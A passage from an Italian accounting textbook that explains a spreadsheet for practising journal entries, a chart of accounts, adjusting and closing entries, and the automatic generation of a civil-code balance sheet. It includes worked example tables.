20		II	CREDITI	403 374	E		**RATEI E RISCONTI**	**1 200**
21		III	DISPONIBILITÀ FINANZIARIE	0				
22		IV	DISPONIBILITÀ LIQUIDE	0				
23			Depositi bancari e postali	14 867				
24			Assegni	0				
25			Denaro in cassa	960				
26				15 827				
27			**TOTALE ATTIVO CIRCOLANTE**	**701 201**				
28	D		**RATEI E RISCONTI**	480				
29			Disaggio su prestiti	0				
30			**TOTALE RATEI E RISCONTI**	**480**				
31								
32	**TOTALE IMPIEGHI**			**1 598 321**	**TOTALE FONTI**			**1 598 321**

Figura 845.4. Conto economico riclassificato.

	A		B	C
1	Conto economico secondo codice civile			
2	**A**		**VALORE DELLA PRODUZIONE**	
3		1	Ricavi delle vendite	2 840 136
4		2	Variazioni prodotti	36 000
5		5	Altri ricavi e proventi	3 000
6			**TOTALE A**	2 879 136
7	**B**		**COSTI DELLA PRODUZIONE**	
8		6	Materie prime	2 160 000
9		7	Costi per servizi	132 912
10		8	Godimento beni di terzi	0
11		9	Personale	
12		a	salari e stipendi	168 000
13		b	oneri sociale	78 000
14		c	TFRL	15 024
15		10	**Ammortamenti e svalutazioni**	
16		a	ammortamento immobilizzazioni immateriali	6 480
17		b	ammortamento immobilizzazioni materiali	137 280
18		d	svalutazioni attivo circolante	1 986
19		11	Variazioni rimanenze materie prime	- 6 000
20		14	Oneri diversi di gestione	11 376
21			**TOTALE B**	**2 705 058**
22			**DIFFERENZA TRA A e B**	**174 078**
23	**C**		**PROVENTI E ONERI FINANZIARI**	
24		16	Altri proventi finanziari	
25		d	proventi diversi	1 320
26		17	Interessi e altri oneri finanziari	9 852
27			**TOTALE C**	**- 8 532**
28	**D**		**RETTIFICA VALORE ATTIVITÀ FINANZIARIE**	**0**
29	**E**		**PROVENTI E ONERI STRAORDINARI**	
30		21	Oneri straordinari	- 1 200
31			**TOTALE E**	**- 1 200**
32			**TOTALE A-B±C±D±E**	**164 346**
33		22	Imposte sul reddito d'esercizio	84 456
34			UTILE D'ESERCIZIO	**79 890**

Al termine del lavoro, si devono stampare le quattro schede, sia secondo la visualizzazione

normale, sia mettendo in evidenza le formule. Quando si stampano le formule, si devono visualizzare anche le intestazioni di riga e di colonna. Prima di stampare, si deve verificare nell'anteprima di stampa che le formule inserite siano visibili, altrimenti è bene ridurre il carattere, fare andare a capo il testo o allargare le colonne per l'occasione.

Capitolo 846

Scritture con il foglio elettronico

In questo capitolo viene descritto l'utilizzo del foglio di lavoro che può essere prelevato presso ⟨*allegati/a2/scritture-bilancio-mastrini.ods* ⟩ (viene distribuito assieme all'edizione HTML dell'opera). Il file è nel formato adatto per OpenOffice Calc, ma può essere convertito anche in altri formati comuni.

Attraverso questo foglio di lavoro è possibile fare delle esercitazioni su scritture contabili, dove si può avere istantaneamente il saldo dei conti ed eventualmente, con qualche piccolo accorgimento, è possibile generare automaticamente un bilancio secondo la forma del codice civile. Per facilitare il lavoro ed evitare errori, le schede che compongono il file sono protette dove non si deve intervenire (d'altra parte, le zone dove si devono inserire dati sono di colore leggermente più scuro); eventualmente, si può togliere facilmente la protezione, dal momento che non è stata associata alcuna parola d'ordine.

Benché le celle contenenti le formule siano protette, occorre evitare assolutamente di eliminare o aggiungere delle righe; inoltre non si possono trascinare le celle e nemmeno spostarle, pertanto non si possono tagliare e incollare: **si può usare solo la copia** e la cancellazione normale di contenuti.
Se non si presta attenzione a queste limitazioni, le formule esistenti subiscono delle modifiche che rendono inutilizzabile il foglio di lavoro.

846.1 Scheda «piano dei conti»

La scheda `piano dei conti` serve a inserire l'elenco dei conti che si intendono usare. L'inserimento è libero ed è libera la scelta del codice da associare ai conti.

Figura 846.1. Aspetto della scheda `piano dei conti`, con l'esempio di alcuni di questi già inseriti.

	A	B	C	D	E	F	G
1	codice	denominazione	sommare eccedenza dare in bilancio, ovvero, sottrarre eccedenza avere in bilancio	sommare eccedenza avere in bilancio, ovvero, sottrarre eccedenza dare in bilancio	eccedenza dare	eccedenza avere	saldo
2	riordinare l'area di colore grigio (da A3 a D302), secondo la colonna A, in modo crescente						
3	0101	costi d'impianto			0,00	0,00	0,00
4	0108	avviamento			0,00	0,00	0,00
5	0111	fondo ammortamento costi d'impianto			0,00	0,00	0,00
6	0118	fondo ammortamento avviamento			0,00	0,00	0,00
7	0201	fabbricati	aBII1		280 000,00	0,00	280 000,00
8	0204	attrezzature	aBII3		13 000,00	0,00	13 000,00
9	0205	macchine d'ufficio	aBII4		14 000,00	0,00	14 000,00
10	0206	arredamento	aBII4		27 000,00	0,00	27 000,00
11	0207	automezzi	aBII4		27 000,00	0,00	27 000,00
12	0208	imballaggi durevoli			0,00	0,00	0,00
13	0211	fondo ammortamento fabbricati	aBII1		0,00	47 200,00	- 47 200,00
14	0214	fondo ammortamento attrezzature	aBII3		0,00	13 000,00	- 13 000,00
15	0215	fondo ammortamento macchine d'ufficio	aBII4		0,00	11 800,00	- 11 800,00
16	0216	fondo ammortamento arredamento	aBII4		0,00	17 740,00	- 17 740,00
17	0217	fondo ammortamento automezzi	aBII4		0,00	16 900,00	- 16 900,00

L'inserimento dei conti avviene utilizzando le celle da A3 a D302, dove nella colonna A si inseriscono i codici (non ci sono vincoli nel modo in cui devono essere composti tali codici),

mentre nella colonna B si inseriscono le denominazioni relative. Nelle colonne C e D si possono mettere i codici riferiti al bilancio: i codici inseriti nella colonna C indicano che l'eccedenza dare conto va sommata alla voce corrispondente nel bilancio; i codici inseriti nella colonna D indicano invece che l'eccedenza avere va sottratta alla voce del bilancio.

Se si somma in bilancio l'eccedenza dare di un conto che invece ha eccedenza avere, si ottiene in pratica la sottrazione dell'eccedenza avere; nello stesso modo, se si somma in bilancio l'eccedenza avere di un conto che invece ha eccedenza dare, si ottiene di sottrarre l'eccedenza dare in bilancio. A questo proposito, nell'esempio si possono osservare le associazioni dei fondi ammortamento, dove si pretende di sommare un'eccedenza dare che non c'è, ottenendo così di sottrarre l'eccedenza avere, che è esattamente ciò che si vuole ottenere.

Volendo compilare le colonne C e D, il codice delle voci di bilancio si compone attaccando assieme le varie sigle e aggiungendo all'inizio una lettera: «a» per «attivo»; «p» per «passivo»; «e» per «conto economico». Per esempio, per fare riferimento alla voce di bilancio «depositi bancari e postali», classificata nell'attivo, con il codice «C IV 1», si deve scrivere «aCIV1».

846.2 Scheda «scritture»

All'interno della scheda `scritture` si inseriscono le scritture, tenendo conto che per indicare i conti, occorre inserire il codice relativo stabilito nella scheda `piano dei conti` (colonna A).

Figura 846.2. Aspetto della scheda `scritture`, con alcuni esempi già visibili.

	A	B	C	D	E	F	G	H
1	0	data	conto		descrizione	dare	avere	0,00
51	2		3303	TFRL		1 531,27		1 531,27
52	2	31 dic	1201	debiti per TFRL	si incrementano debiti per TFRL		1 477,56	53,71
53	2		1502	debiti per ritenute da versare			53,71	0,00
54	3		3501	ammortamento fabbricati		11 200,00		11 200,00
55	3		3506	ammortamento arredamento		3 240,00		14 440,00
56	3		3507	ammortamento automezzi		5 400,00		19 840,00
57	3		3505	ammortamento macchine d'ufficio		2 800,00		22 640,00
58	3		3504	ammortamento attrezzature		2 000,00		24 640,00
59	3	31 dic	0211	fondo ammortamento fabbricati	si calcolano gli ammortamenti		11 200,00	13 440,00
60	3		0216	fondo ammortamento arredamento			3 240,00	10 200,00
61	3		0217	fondo ammortamento automezzi			5 400,00	4 800,00
62	3		0215	fondo ammortamento macchine d'ufficio			2 800,00	2 000,00
63	3		0214	fondo ammortamento attrezzature			2 000,00	0,00
64	4	31 dic	4010	interessi attivi v/clienti	risconto su interessi attivi v/clienti	511,11		511,11
65	4		1602	risconti passivi			511,11	0,00
66	5		0541	fondo rischi su crediti		1 050,00		1 050,00
67	5	31 dic	3905	perdite su crediti	stralcio dei crediti v/clienti	2 850,00		3 900,00
68	5		0501	crediti v/clienti			3 900,00	0,00

Si devono compilare solo le colonne B, C, E, F e G. La colonna A genera automaticamente il numero della scrittura successiva, quando l'ultima a essere stata inserita quadra; la colonna D mostra automaticamente la denominazione del conto quando si inserisce il codice; la colonna H calcola lo sbilancio della scrittura, che si deve azzerare al termine di ognuna (permettendo così di mettere subito in evidenza una scrittura che non quadra). Nella colonna E vanno inserite le descrizioni delle scritture, unendo assieme le celle delle righe che le riguardano (proprio come nell'esempio che appare nella figura); nello stesso modo, nella colonna B vanno inserite le date.

Sono disponibili un massimo di 500 righe per le scritture.

846.3 Scheda «bilancio»

La scheda `bilancio` serve per generare automaticamente il bilancio secondo la forma stabilita dal codice civile (si osservi che il saldo dei conti è già visibile nella scheda `piano dei conti`). Nella scheda del bilancio è necessario intervenire esclusivamente in una delle celle dell'utile nel passivo: a seconda che l'utile o la perdita siano o meno da portare a nuovo. Una volta scelta qual è la casella giusta per il tipo di esercizio che si sta svolgendo, occorre inserirvi il riferimento alla cella H156, nella quale l'utile viene calcolato automaticamente alla fine del conto economico.

Figura 846.3. Aspetto della scheda `bilancio`, in condizioni normali. I valori che appaiono si riferiscono agli esempi già apparsi nelle altre figure.

	A	B	C	D	E	F	G	H	I	J	K
1											
2	x	a					**ATTIVO**				
3	x	a									
4	x	a	A				**CREDITI VERSO I SOCI PER VERSAMENTI ANCORA DOVUTI:**				**0**
5		a	A		***1***		crediti verso i soci già richiamati		0		
6		a	A		***2***		crediti verso i soci non ancora richiamati		0		
7	x	a	B				**IMMOBILIZZAZIONI:**				**254 360**
8		a	B	I			Immobilizzazioni immateriali:			0	
9		a	B	I	1		costi di impianto e di ampliamento		0		
10		a	B	I	2		costi di ricerca, di sviluppo e di pubblicità		0		
11		a	B	I	3		diritti di brevetto industriale e diritti di utilizzazione delle opere dell'ingegno		0		
12		a	B	I	4		concessioni, licenze, marchi e diritti simili		0		
13		a	B	I	5		avviamento		0		
14		a	B	I	6		immobilizzazioni immateriali in corso e acconti		0		
15		a	B	I	7		altre immobilizzazioni immateriali		0		
16	x	a	B	II			Immobilizzazioni materiali:			254 360	
17	x	a	B	II	1		terreni e fabbricati		232 800		
18		a	B	II	2		impianti e macchinario		0		
19		a	B	II	3		attrezzature industriali e commerciali		0		
20	x	a	B	II	4		altri beni materiali		21 560		

Tra le voci di bilancio, alcune hanno una sigla, che però nel codice civile non è prevista. Questa aggiunta è necessaria per poter identificare tali voci e richiamarle nella scheda del piano dei conti; per esempio, per poter fare riferimento alla voce «ratei attivi», si deve usare la sigla «aD1», anche se nel codice civile si menziona solo la lettera «D».

Inizialmente, alla scheda `bilancio` è associato un filtro (filtro automatico), che può essere usato per mostrare solo le voci che contengono effettivamente dei valori. Nella colonna A appare una lettera «x» quando la voce corrispondente della riga ha un valore diverso da zero. Pertanto, si possono selezionare solo le righe che contengono una «x» nella colonna A, intervenendo proprio nel filtro di tale colonna.

Figura 846.4. Aspetto della scheda `bilancio` nella porzione dell'attivo e passivo, filtrando le righe che nella colonna A hanno una lettera «x»; in pratica, si mostrano solo le righe che contengono dei dati significativi.

	A	B	C	D	E	F	G	H	I	J	K
1											
2	x	a					**ATTIVO**				
3	x	a									
4	x	a	A				**CREDITI VERSO I SOCI PER VERSAMENTI ANCORA DOVUTI:**				**0**
7	x	a	B				**IMMOBILIZZAZIONI:**				**254 360**
16	x	a	B	II			Immobilizzazioni materiali:			254 360	
17	x	a	B	II	1		terreni e fabbricati		232 800		
20	x	a	B	II	4		altri beni materiali		21 560		
35	x	a	C				**ATTIVO CIRCOLANTE:**				**164 160**
36	x	a	C	I			Rimanenze:			75 000	
40	x	a	C	I	4		prodotti finiti e merci		75 000		
42	x	a	C	II			Crediti:			88 218	
43	x	a	C	II	1		Verso i clienti		87 768		
57	x	a	C	IV			Disponibilità liquide:			941	
60	x	a	C	IV	3		denaro e valori in cassa		941		
61	x	a	D				**RATEI E RISCONTI ATTIVI:**				**460**
63	x	a	D		***2***		risconti attivi		460		
65	x	a					**TOTALE ATTIVO (A+B+C+D)**				**418 979**
66	x										
67	x	p					**PASSIVO**				
68	x	p									
69	x	p	A				**PATRIMONIO NETTO:**				**306 157**
70	x	p	A	I			Capitale			282 700	
78	x	p	A	IX			Utile (perdita) dell'esercizio fare riferimento al conto economico			*23 457*	
79	x	p	B				**FONDI PER RISCHI E ONERI:**				**0**
83	x	p	C				**TRATTAMENTO DI FINE RAPPORTO DI LAVORO SUBORDINATO:**				**20 078**
84	x	p	C		***1***		fondo TFRL		20 078		
85	x	p	D				**DEBITI:**				**92 233**
89	x	p	D		4		debiti verso banche		6 236		
92	x	p	D		7		debiti verso fornitori		83 155		
97	x	p	D		12		debiti tributari		1 733		
98	x	p	D		13		debiti verso istituti di previdenza e di sicurezza sociale		1 110		
100	x	p	E				**RATEI E RISCONTI PASSIVI:**				**511**
102	x	p	E		***2***		risconti passivi		511		
104	x	p					**TOTALE PASSIVO (A+B+C+D+E)**				**418 979**

Figura 846.5. Aspetto della scheda `bilancio` nella porzione del conto economico, filtrando le righe che nella colonna A hanno una lettera «x».

	A	B	C	D	E	F	G	H	I	J	K
105	x										
106	x						**CONTO ECONOMICO**				
107	x										
108	x	e	A				**VALORE DELLA PRODUZIONE:**				**895 452**
109	x	e	A		1		ricavi delle vendite e delle prestazioni		893 102		
113	x	e	A		5		altri ricavi e proventi		2 350		
114	x	e	B				**COSTI DELLA PRODUZIONE:**				**864 358**
115	x	e	B		6		acquisti materie prime, sussidiarie, di consumo e di merci		687 340		
116	x	e	B		7		spese per prestazione di servizi		75 602		
118	x	e	B		9		costi del personale:		21 916		
119	x	e	B		9	a	salari e stipendi	15 100			
120	x	e	B		9	b	oneri sociali	5 285			
121	x	e	B		9	c	accantonamento al TFRL	1 531			
124	x	e	B		10		ammortamenti e svalutazioni:		25 812		
126	x	e	B		10	b	ammortamento delle immobilizzazioni materiali	24 640			
128	x	e	B		10	d	svalutazioni dell'attivo circolante e delle disponibilità liquide	1 172			
129	x	e	B		11		variazioni rimanenze materie prime, sussidiarie, di consumo e merci		48 900		
132	x	e	B		14		oneri diversi di gestione		4 788		
133	x	e					**DIFFERENZA TRA VALORE E COSTI DELLA PRODUZIONE (A-B)**				**31 094**
134	x	e	C				**PROVENTI E ONERI FINANZIARI (15+16-17)**				**51**
136	x	e	C		16		altri proventi finanziari:		1 139		
140	x	e	C		16	d	proventi diversi dai precedenti	1 139			
141	x	e	C		17		Interessi e altri oneri finanziari		1 088		
142	x	e	D				**RETTIFICHE DI VALORE DI ATTIVITÀ FINANZIARIE (18-19):**				**0**
151	x	e	E		19		**PROVENTI E ONERI STRAORDINARI (20-21):**				**- 5 510**
152	x	e	E		20		proventi straordinari	2 190			
153	x	e	E		21		oneri straordinari	7 700			
154	x	e					**RISULTATO PRIMA DELLE IMPOSTE (A-B±C±D±E)**				**25 636**
155	x	e			22		Imposte sul reddito dell'esercizio		2 179		
156	x	e			26		Utile o perdita di esercizio		23 457		

846.4 Stampa

Le tre schede sono molto lunghe, pertanto, prima di stampare conviene selezionare esattamente la zona interessata; inoltre, probabilmente conviene limitare la stampa del bilancio alle sole voci significative.

Capitolo 847

Esercitazione con chiusura e bilancio

Viene mostrato un esempio completo di utilizzo del foglio di lavoro presentato nel capitolo precedente. Si esegue una chiusura, conoscendo le eccedenze dei conti prima delle scritture di assestamento.

Il lavoro comporta la creazione di due fogli di lavoro che sono disponibili presso ⟨*allegati/a2/piano-dei-conti-scritture-bilancio-esempio-con-chiusura.ods*⟩ e ⟨*allegati/a2/piano-dei-conti-scritture-bilancio-esempio-con-bilancio.ods*⟩ (vengono distribuiti assieme all'edizione HTML dell'opera). I file sono nel formato adatto per OpenOffice Calc, ma possono essere convertiti anche in altri formati comuni.

847.1 Piano dei conti

Per svolgere l'esercitazione si utilizza un piano dei conti trovato in un libro (qualunque piano dei conti può andare bene) e si compila la scheda relativa, mano a mano che si incontrano conti nuovi. Alla fine, si riordina in base alla colonna del codice, facendo attenzione a intervenire nelle prime quattro colonne.

Figura 847.1. Piano dei conti utilizzato. In questa figura non appaiono le eccedenze, che comunque vengono calcolate automaticamente durante la stesura delle scritture. Come si può vedere, l'associazione alle poste di bilancio è già stata fatta.

	A	B	C	D
1	codice	denominazione	sommare eccedenza dare in bilancio, ovvero, sottrarre eccedenza avere in bilancio	sommare eccedenza avere in bilancio, ovvero, sottrarre eccedenza dare in bilancio
2	riordinare l'area di colore grigio (da A3 a D302), secondo la colonna A, in modo crescente			
3	0101	costi d'impianto		
4	0108	avviamento		
5	0111	fondo ammortamento costi d'impianto		
6	0118	fondo ammortamento avviamento		
7	0201	fabbricati	aBII1	
8	0204	attrezzature	aBII3	
9	0205	macchine d'ufficio	aBII4	
10	0206	arredamento	aBII4	
11	0207	automezzi	aBII4	
12	0208	imballaggi durevoli		
13	0211	fondo ammortamento fabbricati	aBII1	
14	0214	fondo ammortamento attrezzature	aBII3	
15	0215	fondo ammortamento macchine d'ufficio	aBII4	
16	0216	fondo ammortamento arredamento	aBII4	
17	0217	fondo ammortamento automezzi	aBII4	
18	0218	fondo ammortamento imballaggi durevoli		
19	0404	merci	aCI4	
20	0501	crediti v/clienti	aCII1	
21	0505	cambiali attive		
22	0509	fatture da emettere	aCII1	
23	0540	fondo svalutazione crediti	aCII1	
24	0541	fondo rischi su crediti	aCII1	
25	0601	IVA ns/credito		
26	0604	IVA c/acconto		
27	0605	crediti per IVA	aCII4bis	
28	0607	imposte c/acconto		
29	0610	crediti per cauzioni		
30	0801	banche c/c attivi		
31	0820	denaro in cassa	aCIV3	
32	0821	assegni		
33	0902	risconti attivi	aD2	
34	1001	patrimonio netto		pAI
35	1002	utile d'esercizio		pAIX
36	1004	prelevamento extragestione		
37	1005	titolare c/ritenute subite		
38	1201	debiti per TFRL		pC1
39	1310	mutui ipotecari		
40	1401	debiti v/fornitori		pD7
41	1420	fatture da ricevere		pD7
42	1501	IVA ns/debito		
43	1502	debiti per ritenute da versare		pD12
44	1505	debiti per IVA		
45	1506	debiti per imposte		pD12
46	1520	personale c/retribuzione		
47	1522	valli c/cessione		
48	1530	debiti v/istituti previdenziali		
49	1601	retei passivi		
50	1602	risconti passivi		pE2
51	1802	bilancio di chiusura		
52	1810	IVA c/liquidazione		
53	1811	istituti previdenziali		pD13
54	1820	banca X c/c		pD4
55	1821	banca Y c/c		pD4
56	2001	merci c/vendite		eA1
57	2003	rimborsi costi di vendita		eA1
58	2010	resi su vendite		eA1
59	2011	ribassi e abbuoni passivi		eA1
60	2101	fitti attivi		eA5
61	2110	arrotondamenti attivi		
62	2120	plusvalenze ordinarie		eA5
63	3001	merci c/acquisti	eB6	
64	3005	merci c/apporti		
65	3010	resi su acquisti	eB6	
66	3011	ribassi e abbuoni attivi	eB6	
67	3021	merci c/esistenze iniziali	eB11	
68	3031	merci c/rimanenze finali	eB11	
69	3101	costi di trasporto	eB7	
70	3102	costi per energia	eB7	
71	3103	pubblicità	eB7	
72	3105	costi postali	eB7	
73	3106	costi telefonici	eB7	
74	3109	costi per locali	eB7	
75	3110	costi per automezzi	eB7	
76	3113	costi d'incasso	eB7	
77	3301	salari e stipendi	eB9a	
78	3302	oneri sociali	eB9b	
79	3303	TFRL	eB9c	
80	3401	ammortamento costi impianto		
81	3408	ammortamento avviamento		
82	3501	ammortamento fabbricati	eB10b	
83	3504	ammortamento attrezzature	eB10b	
84	3505	ammortamento macchine d'ufficio	eB10b	
85	3506	ammortamento arredamento	eB10b	
86	3507	ammortamento automezzi	eB10b	
87	3508	ammortamento imballaggi durevoli		
88	3606	svalutazione crediti	eB10d	
89	3905	perdite su crediti	eB14	
90	3910	arrotondamenti passivi		
91	4010	interessi attivi v/clienti		eC16d
92	4015	interessi attivi bancari		
93	4102	interessi passivi bancari	eC17	
94	4110	interessi passivi su mutui		
95	4200	costi per servizi		
96	6002	sopravvenienze attive straordinarie		eE20
97	6101	minusvalenze straordinarie	eE21	
98	6102	sopravvenienze passive straordinarie		
99	7001	imposte d'esercizio	e22	
100	9001	conto di risultato economico		

847.2 Scritture per ottenere le eccedenze prima degli assestamenti

Per ottenere le eccedenze dei conti, al loro stato prima delle scritture di assestamento, occorre fare una scrittura fittizia che assomiglia vagamente a un'apertura dei conti.

Figura 847.2. Scrittura necessaria a riprodurre la situazione iniziale dei conti.

	A	B	C	D	E	F	G	H
1	0	data	conto		descrizione	dare	avere	0,00
2	1		0201	fabbricati		280 000,00		280 000,00
3	1		0204	attrezzature		13 000,00		293 000,00
4	1		0205	macchine d'ufficio		14 000,00		307 000,00
5	1		0206	arredamento		27 000,00		334 000,00
6	1		0207	automezzi		27 000,00		361 000,00
7	1		0501	crediti v/clienti		89 000,00		450 000,00
8	1		0601	IVA ns/credito		2 450,00		452 450,00
9	1		0604	IVA c/acconto		3 500,00		455 950,00
10	1		0607	imposte c/acconto		500,00		456 450,00
11	1		0820	denaro in cassa		941,25		457 391,25
12	1		1004	prelevamento extragestione		27 300,00		484 691,25
13	1		3021	merci c/esistenze iniziali		123 900,00		608 591,25
14	1		3001	merci c/acquisti		699 610,00		1 308 201,25
15	1		3301	salari e stipendi		15 100,00		1 323 301,25
16	1		3302	oneri sociali		5 285,00		1 328 586,25
17	1		3101	costi di trasporto		38 600,00		1 367 186,25
18	1		3102	costi per energia		6 190,00		1 373 376,25
19	1		3103	pubblicità		8 950,00		1 382 326,25
20	1		3105	costi postali		3 580,00		1 385 906,25
21	1		3106	costi telefonici		4 570,00		1 390 476,25
22	1		3109	costi per locali		5 010,00		1 395 486,25
23	1		3110	costi per automezzi		7 790,00		1 403 276,25
24	1		3113	costi d'incasso		1 016,00		1 404 292,25
25	1		4102	interessi passivi bancari		512,50		1 404 804,75
26	1	31 dic	2010	resi su vendite	situazione iniziale, prima delle scritture di assestamento	5 280,00		1 410 084,75
27	1		2011	ribassi e abbuoni passivi		3 138,00		1 413 222,75
28	1		3905	perdite su crediti		1 938,00		1 415 160,75
29	1		6101	minusvalenze straordinarie		7 700,00		1 422 860,75
30	1		0211	fondo ammortamento fabbricati			36 000,00	1 386 860,75
31	1		0214	fondo ammortamento attrezzature			11 000,00	1 375 860,75
32	1		0215	fondo ammortamento macchine d'ufficio			9 000,00	1 366 860,75
33	1		0216	fondo ammortamento arredamento			14 500,00	1 352 360,75
34	1		0217	fondo ammortamento automezzi			11 500,00	1 340 860,75
35	1		0541	fondo rischi su crediti			1 050,00	1 339 810,75
36	1		1201	debiti per TFRL			18 600,00	1 321 210,75
37	1		1401	debiti v/fornitori			82 800,00	1 238 410,75
38	1		1820	banca X c/c			2 560,25	1 235 850,50
39	1		1821	banca Y c/c			3 100,50	1 232 750,00
40	1		1811	istituti previdenziali			1 110,00	1 231 640,00
41	1		1501	IVA ns/debito			4 860,00	1 226 780,00
42	1		1001	patrimonio netto			310 000,00	916 780,00
43	1		3010	resi su acquisti			10 150,00	906 630,00
44	1		3011	ribassi e abbuoni attivi			2 120,00	904 510,00
45	1		2001	merci c/vendite			889 450,00	15 060,00
46	1		2003	rimborsi costi di vendita			8 870,00	6 190,00
47	1		4010	interessi attivi v/clienti			1 650,00	4 540,00
48	1		2101	fitti attivi			850,00	3 690,00
49	1		2120	plusvalenze ordinarie			1 500,00	2 190,00
50	1		6002	sopravvenienze attive straordinarie			2 190,00	0,00

847.3 Scritture di assestamento

Una volta che sono state riprodotte le eccedenze dei conti nel modo descritto nella sezione precedente, si procede con le scritture di assestamento.

Figura 847.3. Scritture di assestamento.

	A	B	C	D	E	F	G	H
51	2		3303	TFRL		1 531,27		1 531,27
52	2	31 dic	1201	debiti per TFRL	si incrementano debiti per TFRL		1 477,56	53,71
53	2		1502	debiti per ritenute da versare			53,71	0,00
54	3		3501	ammortamento fabbricati		11 200,00		11 200,00
55	3		3506	ammortamento arredamento		3 240,00		14 440,00
56	3		3507	ammortamento automezzi		5 400,00		19 840,00
57	3		3505	ammortamento macchine d'ufficio		2 800,00		22 640,00
58	3		3504	ammortamento attrezzature		2 000,00		24 640,00
59	3	31 dic	0211	fondo ammortamento fabbricati	si calcolano gli ammortamenti		11 200,00	13 440,00
60	3		0216	fondo ammortamento arredamento			3 240,00	10 200,00
61	3		0217	fondo ammortamento automezzi			5 400,00	4 800,00
62	3		0215	fondo ammortamento macchine d'ufficio			2 800,00	2 000,00
63	3		0214	fondo ammortamento attrezzature			2 000,00	0,00
64	4	31 dic	4010	interessi attivi v/clienti	risconto su interessi attivi v/clienti	511,11		511,11
65	4		1602	risconti passivi			511,11	0,00
66	5		0541	fondo rischi su crediti		1 050,00		1 050,00
67	5	31 dic	3905	perdite su crediti	stralcio dei crediti v/clienti	2 850,00		3 900,00
68	5		0501	crediti v/clienti			3 900,00	0,00
69	6	31 dic	3606	svalutazione crediti	svalutazione credito	750,00		750,00
70	6		0540	fondo svalutazione crediti			750,00	0,00
71	7	31 dic	3606	svalutazione crediti	svalutazione credito	421,75		421,75
72	7		0541	fondo rischi su crediti			421,75	0,00
73	8	31 dic	0902	risconti attivi	calcolo di un risconto attivo	459,50		459,50
74	8		3109	costi per locali			459,50	0,00
75	9		0509	fatture da emettere		3 840,00		3 840,00
76	9	31 dic	2001	merci c/vendite	consegnate merci		3 200,00	640,00
77	9		1501	IVA ns/debito			640,00	0,00
78	10	31 dic	4102	interessi passivi bancari	si capitalizzano interessi bancari passivi	250,00		250,00
79	10		1820	banca X c/c			250,00	0,00
80	11	31 dic	4102	interessi passivi bancari	si capitalizzano interessi bancari passivi	325,00		325,00
81	11		1821	banca Y c/c			325,00	0,00
82	12	31 dic	3110	costi per automezzi	si stimano costi per automezzi	355,00		355,00
83	12		1420	fatture da ricevere			355,00	0,00
84	13	31 dic	1810	IVA c/liquidazione	si liquida l'IVA	2 450,00		2 450,00
85	13		0601	IVA ns/credito			2 450,00	0,00
86	14	31 dic	1501	IVA ns/debito	si liquida l'IVA	5 500,00		5 500,00
87	14		1810	IVA c/liquidazione			5 500,00	0,00
88	15		1810	IVA c/liquidazione		3 050,00		3 050,00
89	15	31 dic	0605	crediti per IVA	si liquida l'IVA	450,00		3 500,00
90	15		0604	IVA c/acconto			3 500,00	0,00
91	16	31 dic	0404	merci	valutazione rimanenze	75 000,00		75 000,00
92	16		3031	merci c/rimanenze finali			75 000,00	0,00
93	17		7001	imposte d'esercizio		2 179,00		2 179,00
94	17	31 dic	0607	imposte c/acconto	imposte di competenza dell'esercizio		500,00	1 679,00
95	17		1506	debiti per imposte			1 679,00	0,00

847.4 Scritture di chiusura

Dopo le scritture di assestamento si procede con la chiusura dei conti, assieme alla determinazione dell'utile. Per conoscere i valori da chiudere, conviene leggere le eccedenze che appaiono nella scheda del piano dei conti fino a questo punto.

Figura 847.4. Nella scheda del piano dei conti è facile trovare le eccedenze da copiare nelle scritture di chiusura.

	A	B	C	D	E	F	G
1	codice	denominazione	sommare eccedenza dare in bilancio, ovvero, sottrarre eccedenza avere in bilancio	sommare eccedenza avere in bilancio, ovvero, sottrarre eccedenza dare in bilancio	eccedenza dare	eccedenza avere	saldo
2	riordinare l'area di colore grigio (da A3 a D302), secondo la colonna A, in modo crescente						
56	2001	merci c/vendite		eA1	0,00	892 650,00	- 892 650,00
57	2003	rimborsi costi di vendita		eA1	0,00	8 870,00	- 8 870,00
58	2010	resi su vendite		eA1	5 280,00	0,00	5 280,00
59	2011	ribassi e abbuoni passivi		eA1	3 138,00	0,00	3 138,00
60	2101	fitti attivi		eA5	0,00	850,00	- 850,00
61	2110	arrotondamenti attivi			0,00	0,00	0,00
62	2120	plusvalenze ordinarie		eA5	0,00	1 500,00	- 1 500,00
63	3001	merci c/acquisti	eB6		699 610,00	0,00	699 610,00
64	3005	merci c/apporti			0,00	0,00	0,00
65	3010	resi su acquisti	eB6		0,00	10 150,00	- 10 150,00
66	3011	ribassi e abbuoni attivi	eB6		0,00	2 120,00	- 2 120,00
67	3021	merci c/esistenze iniziali	eB11		123 900,00	0,00	123 900,00
68	3031	merci c/rimanenze finali	eB11		0,00	75 000,00	- 75 000,00
69	3101	costi di trasporto	eB7		38 600,00	0,00	38 600,00
70	3102	costi per energia	eB7		6 190,00	0,00	6 190,00
71	3103	pubblicità	eB7		8 950,00	0,00	8 950,00
72	3105	costi postali	eB7		3 580,00	0,00	3 580,00

Figura 847.5. Chiusura dei conti economici.

	A	B	C	D	E	F	G	H
96	18		9001	conto di risultato economico		971 012,02		*971 012,02*
97	18		3021	merci c/esistenze iniziali			123 900,00	*847 112,02*
98	18		3001	merci c/acquisti			699 610,00	*147 502,02*
99	18		3301	salari e stipendi			15 100,00	*132 402,02*
100	18		3302	oneri sociali			5 285,00	*127 117,02*
101	18		3101	costi di trasporto			38 600,00	*88 517,02*
102	18		3102	costi per energia			6 190,00	*82 327,02*
103	18		3103	pubblicità			8 950,00	*73 377,02*
104	18		3105	costi postali			3 580,00	*69 797,02*
105	18		3106	costi telefonici			4 570,00	*65 227,02*
106	18		3109	costi per locali			4 550,50	*60 676,52*
107	18		3110	costi per automezzi			8 145,00	*52 531,52*
108	18		3113	costi d'incasso			1 016,00	*51 515,52*
109	18	31 dic	7001	imposte d'esercizio	epilogo dei componenti negativi		2 179,00	*49 336,52*
110	18		4102	interessi passivi bancari			1 087,50	*48 249,02*
111	18		2010	resi su vendite			5 280,00	*42 969,02*
112	18		2011	ribassi e abbuoni passivi			3 138,00	*39 831,02*
113	18		3905	perdite su crediti			4 788,00	*35 043,02*
114	18		6101	minusvalenze straordinarie			7 700,00	*27 343,02*
115	18		3303	TFRL			1 531,27	*25 811,75*
116	18		3501	ammortamento fabbricati			11 200,00	*14 611,75*
117	18		3506	ammortamento arredamento			3 240,00	*11 371,75*
118	18		3507	ammortamento automezzi			5 400,00	*5 971,75*
119	18		3505	ammortamento macchine d'ufficio			2 800,00	*3 171,75*
120	18		3504	ammortamento attrezzature			2 000,00	*1 171,75*
121	18		3606	svalutazione crediti			1 171,75	*0,00*
122	18		3010	resi su acquisti		10 150,00		*10 150,00*
